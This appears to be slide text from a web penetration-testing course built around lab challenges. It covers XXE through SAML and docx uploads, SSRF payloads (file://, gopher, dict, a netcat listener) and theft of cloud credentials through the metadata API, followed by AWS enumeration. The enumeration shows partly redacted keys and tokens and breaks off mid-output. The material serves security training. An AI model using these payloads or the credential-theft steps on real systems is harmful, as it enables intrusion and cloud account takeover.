
XXE through SAML

- SAML based service requests contain XML document and hence are prone to XML External Entity (XXE) attacks.

Attack Scenario:

- The attacker can inject the payload into the SAML-XML service document and execute the payload leading to XXE, if the XML parser is weakly configured.


XXE through SAML



Demo 5.3 - XXE through SAML

- Exploit SAML XML to perform XXE attack and extract the contents of the file “c:/windows/win.ini” from the host:


Challenge URL: <http://topup.webhacklab.com/saml/SAML.aspx>



XXE in File Parsing

- **Open Document Format** is an XML based file format.
- Files in ODF : docx, pptx, xlsx, odt, ods, odp and more.
- The files are zip collection of multiple XML's.
- This gives rise to possibilities of exploiting XXE bugs in file parsers.
- A user can edit these XML files and inject an XXE payload. If the backend XML parser allows XML External Entities, an attacker can abuse it to perform an XXE attack.

XXE in File Parsing



Exercise 5.4 - XXE in File Parsing

- Upload a docx file to perform a XXE attack and extract the contents of the file **/etc/passwd** from the host

Challenge URL: <http://shop.webhacklab.com/career.php>



00:15:00

Module 6: Server Side Request Forgery (SSRF)

In module 6, students will learn about:

- SSRF to Call Internal Files
- SSRF to Query Internal Network
- Export Injection

And relevant Case Study



Server Side Request Forgery (SSRF)

- Server-Side Request Forgery (SSRF) is a vulnerability class in which an attacker can make the application send request on their behalf.
- Exploiting this vulnerability an attacker might be able to access internal applications, perform port scan and use the application host as proxy.

SSRF to Call Internal Files


As usually internal applications are not heavily tested for security issues, by exploiting a SSRF issue an attacker might be able to identify, assess and exploit an internal application to perform code execution and extract sensitive information.

Attack Scenarios:

- Identify a SSRF vulnerability in an application.
- Using the SSRF vulnerability identify local/internal application.
- Identify code execution vulnerability in local/internal application and exploit it through SSRF.

SSRF to Query Internal Network

If an application provides a functionality to access other URLs, an attacker can exploit it to query the localhost and/or other internal hosts to identify other internal application or services.



SSRF - Attack surface (Protocols to use...)

SSRF can be exploited to retrieve information using following protocols(depends on which library/function is used, CURL supports large number of protocols):

- HTTP(S)
 - Content discovery - http://localhost/server-status
 - Firewall bypass - http://localhost/login.php or http://localhost/resetpwd.php
 - Query internal network - http://**192.168.200.21:22**
 - Read data - http://**192.168.200.21:12345/testdata** (read by **nc -nlvp 12345**)

SSRF - Attack surface (Protocols to use...)


- File
 - Read files - file:///etc/passwd, file:///var/www/html/config.php
- Gopher
 - gopher://localhost:11211/1%0astats%0aquit
- Dict
 - dict://localhost:11211/stats
- Other protocols which CURL supports:
 - FTP, FTPS, IMAP, IMAPS, LDAP, LDAPS, POP3, POP3S, RTMP, RTSP, SCP, SFTP, SMB, SMBS, SMTP, SMTPS, TELNET and TFTP

Demo 6.1 - SSRF To Check Open Ports and Fetch File

- Identify the ports open on the host ‘<http://192.168.200.10/>’.
- Utilising SSRF extract the contents of the internal file **/etc/passwd**:

Challenge URL: <http://shop.webhacklab.com/products.php>

Ports to try: 21, 22, 80, 443, 8000, 8080, 9000



SSRF via PDF Generation


When an application converts HTML to PDF:

- A HTML template is created using user's data and is further converted into a PDF file for the user to download.
- This is achieved using third-party libraries to maintain the design.
- E.g. Invoice generation, Receipt generation, Proposal form, Quote generation, Profile/CV generation etc.

SSRF via PDF Generation

Instead of passing on legitimate content, an attacker can inject HTML content which makes Out-of-Band calls or calls internal files from the host.

In such scenarios, the content when being rendered by the PDF generation library might result in making OOB calls or embedding content from the internal files.



Exercise 6.2 - SSRF via PDF Generation

- Utilise PDF export injection to confirm SSRF using OOB channel.
- Retrieve the content of the internal file ‘win.ini’:

Challenge URL: <http://topup.webhacklab.com/Account/Profile>

00:20:00




Module 7: Cloud Pentesting

In module 7, students will learn about:

- Cloud Services
- Metadata API
- SSRF to RCE via ElasticBeanStalk
- Serverless Security
- Google Dorking in the Cloud Era
- And Relevant Case Studies



Cloud Infrastructure



Key Premise of Cloud Computing

- Shared pool of configurable system resources
- Decentralized
- Rapid provisioning
- Remote access
- Minimum management
- Reduced IT hardware upfront cost
- Flexible and scalable

Types of Cloud

- **Public**
 - Accessible to General Public
- **Private**
 - Accessible only to Specific set of People or Organization
- **Community**
 - Accessible to Organizations / Individuals with Similar Interest
- **Hybrid**
 - Combination of above models

Why Cloud Security?

- Major push by organizations to be on cloud or cloud native
- Cloud services === shared infra model (remember shared hosting)
- Multitude of offerings === different threat models
- Misconfigurations can increase the threat
- Attack can result in loss of data / productivity as well as a huge monetary loss by means of unauthorized software / server running under the account. Example :
 - [Code Spaces had to close shops coz of AWS creds theft](#)

Cloud Service Models and Offerings

SaaS

Software as a Service



FaaS

Function as a Service




PaaS

Platform as a Service



IaaS

Infrastructure as a Service



Cloud Service Responsibility Matrix

Responsibilities	On Prem	IaaS	PaaS	FaaS	SaaS
All Things Client Side	Tenant	Tenant	Tenant	Tenant	Tenant
Data (Transit and Cloud)	Tenant	Tenant	Tenant	Tenant	Tenant
Identity & Access Management	Tenant	Tenant	Tenant	Tenant	Tenant
Functional Logic	Tenant	Tenant	Tenant	Tenant	Provider
Applications	Tenant	Tenant	Tenant	Provider	Provider
Runtime	Tenant	Tenant	Provider	Provider	Provider
MiddleWare	Tenant	Tenant	Provider	Provider	Provider
OS	Tenant	Tenant	Provider	Provider	Provider
Virtualization	Tenant	Provider	Provider	Provider	Provider
Load Balancing	Tenant	Provider	Provider	Provider	Provider
Networking	Tenant	Provider	Provider	Provider	Provider
Servers	Tenant	Provider	Provider	Provider	Provider
Physical Security	Tenant	Provider	Provider	Provider	Provider

Metadata API

- Specially useful if the environment is using IAM profiles
- IAM profiles allow you to club together various services and capabilities within a single profile
- If you have access to IAM profile credentials you can get [evil]
- If machine has IAM profile attached, we can get the temporary creds

Interacting with Metadata API

- **SSRF or URL Fetch**
 - If you only have control over URL parameter then AWS will work
 - For GCP
 - Query /v1beta1/
 - Metadata-flavour: google header was enforced in v1
 - For Azure
 - Header is a must hence SSRF attack might not work
 - Requires the header "Metadata: true"
- **Code Execution**
 - Make curl calls directly to the metadata API

Metadata API

API URL: <http://169.254.169.254/>

- **AWS**
 - <https://docs.aws.amazon.com/AWSEC2/latest/UserGuide/ec2-instance-metadata.html>
- **Google**
 - <https://cloud.google.com/compute/docs/storing-retrieving-metadata>
- **Azure**
 - <https://docs.microsoft.com/en-us/azure/virtual-machines/windows/instance-metadata-service>

What Next?

Configure CLI and Enumerate Roles and Permissions

```
:~$ export AWS_ACCESS_KEY_ID=ASIA2EG3F [REDACTED]
:~$ export AWS_SECRET_ACCESS_KEY=0HhanGsvT[REDACTED]
:~$ export AWS_DEFAULT_REGION=us-east-2
:~$ export AWS_SESSION_TOKEN=FQc [REDACTED] ///////////
.DxObwd1HX2z8XM2m0BP7vPG2G8emdvhHSN05BSy2a8zoy7f1AuZmJT2guL+OnGqeSlaMcH4YeIlCpv6
.7rPWkk8fSDSFZQvPRqELmjwEHdSrJB3Oao1RQF0/1
RNcG [REDACTED] .NjhfXRVSjpHUVu29fy[REDACTED]
```

```
$aws sts get-caller-identity
{
    "Account": "69          ",
    "UserId": "AROAJLURFXGAKIQPNULFM:i-04b6ab1d72      ",
    "Arn": "arn:aws:sts::696111111111:assumed-role/aws-elasticbeanstalk-ec2-role/i-04b6ab1d72"
}
$
```

Retrieving Information using aws_enum script

```
~/tools$ python aws enum.py --access-key ASIA2EG3F*****UFF --secret-key 9STIiddJS/D/PiGAsCMtbG7Yj1IMaUmi+s0L9Fsm --session-token AgoJb3JpZ2luX2VjEGYaCXVzLWVhc3QtMiJHMEUCIEtUY8jFpveIKz6Nj+tLIpnuk4GCiAiEA7KZfumF0dz8D6tNCjGEEkvLz/DyroaWlIKIYCp9hruMqiwiIBxAGGw2OTYYNDQzNjg4NzkiDGtnF2RnaQcwlA7IPyroAeCqa7dbe/U3eXDjnXZiZQgyhtaJPyhJd3kDtD2BOnD2yaY4p2rCj72Utxzn/xyKKT PBSJZDRUG5uHw1SBuV8p9KwqPCcuVjVnuPZpt//HiRLwpLAZPccuA/c/wQ3EwlTP6pTUQ+pYK7iS9QYjcws/gpSmMCjk/Vck7REKvaw6YsES8Yvusib37R7Mp0ShS6vvrrCebY/tc8G8zuLmst{30g3+szadLAqb xsmMAK2d7cEoS/CCSo7vQrAadryG364XFeNAyaCn9FK+8zYf8YFOVCnwwnvqI5wU6tAFNDrrbYe79sRFbjHveZYToG1+uIRiWiU73u8uur5M4vXvYtXX0S2G5jEePZnegK6xQ6JmCcIZgOLxmSrWcqkB2f06dga6ETPS01CjuQZG8yI67/N1CeQZCC14SG08CL2XCPUUJNjrJEALMKxxgtkJ7DraxXeXwjIf0LPzDWsbknt8b3RRG1Ica6gxPlQU8kNieyulHK2dBw6R08XazUKzpRe7Cifc/TFrUFFkvNDdls5eI5mo= --region us-east-1

Enumerating for region: us-east-1
Running checks for AWS s3
Output of AWS s3 -->list-buckets
{"Owner": {"DisplayName": "dhruv", "ID": "521e3d3ea9e96c59a49371b7874c415f6b504a09d009b3e845633265bcf71d2"}, "Buckets": [{"CreationDate": datetime.datetime(2019, 1, 31, 9, 1, 2, tzinfo=tzutc()), "Name": "codepipeline-us-east-1-792206561322"}, {"CreationDate": datetime.datetime(2019, 1, 30, 9, 8, 49, tzinfo=tzutc()), "Name": "elasticbeanstalk-us-east-1-696244368879"}, {"CreationDate": datetime.datetime(2019, 1, 21, 18, 39, 17, tzinfo=tzutc()), "Name": "elasticbeanstalk-us-east-2-696244368879"}, {"CreationDate": datetime.datetime(2019, 2, 8, 10, 